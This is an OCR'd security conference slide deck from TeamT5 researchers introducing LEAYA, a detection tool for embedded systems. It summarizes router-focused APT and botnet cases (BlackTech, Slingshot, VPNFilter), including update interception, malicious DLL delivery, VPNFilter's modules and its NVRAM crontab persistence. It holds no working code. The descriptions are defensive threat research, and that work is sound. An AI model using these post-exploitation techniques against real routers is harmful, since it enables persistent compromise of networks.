LEAYA

LAST EXPLOITATION

cp / zet / f9a

About Us

- Researchers from TeamT5
- Core Developer of ThreatSonar for Linux, macOS, Windows
- We mainly focus on state of the art techniques of threat actors and how to effectively identify them

Outline

Attack

- APT and Botnet Case Studies
- Post-Exploitation Techniques

Defense

- Identifying Threats
- SOHO Router Vendors Security Solution

Tool

- LEAYA: an Embedded System Detection and Response

APT and Botnet Case Studies


BlackTech

- Use VPN & DDNS & Virutal Host as C2 server
- Use man-in-the-middle attack subnetwork endpoint

https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/


APT

Router Compromise



https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

Update Interception



2

Update request Interception

User

X

Update Server


3

Malicious Update

Malicious File

https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

Payload Delivery



https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/


Slingshot

- Compromised Mikrotik router
- Downloads and loads malicious DLLs when use Winbox connect to router

Winbox


APT

Slingshot



https://www.kaspersky.com/about/press-releases/2018_slingshot

Slingshot



User

Winbox


Mikrotik
Router

Malicious DLL

[*https://www.kaspersky.com/about/press-releases/2018_slingshot*](https://www.kaspersky.com/about/press-releases/2018_slingshot)


APT

Slingshot



https://www.kaspersky.com/about/press-releases/2018_slingshot

Slingshot




https://www.kaspersky.com/about/press-releases/2018_slingshot


Fancy Bear & VPNFilter (APT28)

- VPNFilter use default Cert or 1day to exploit device
- Infecting 500k devices.
- Modules
  - htpx: Http Sniffer
  - ndbr: SSH utility
  - nm: arp/wireless scan
  - netfilter: DoS utility
  - portforwarding
  - socks5proxy
  - tcpvpn: reverse-tcp vpn

https://blog.talosintelligence.com/2018/05/VPNFilter.html




https://blog.talosintelligence.com/2018/05/VPNFilter.html



https://blog.talosintelligence.com/2018/05/VPNFilter.html


VPNFilter Stage 1

- After exploited router
  - Comproising NVRAM to add itself to crontab in NVRAM
  - Stage 1 will autorun after router reboot



VPNFilter Stage 1

- After exploited router
  - Comproising NVRAM to add itself to crontab in NVRAM
  - Stage 1 will autorun after router reboot



NVRAM → crontab → Stage 1 → Stage 2 C2

ToKnowAll.com Bad

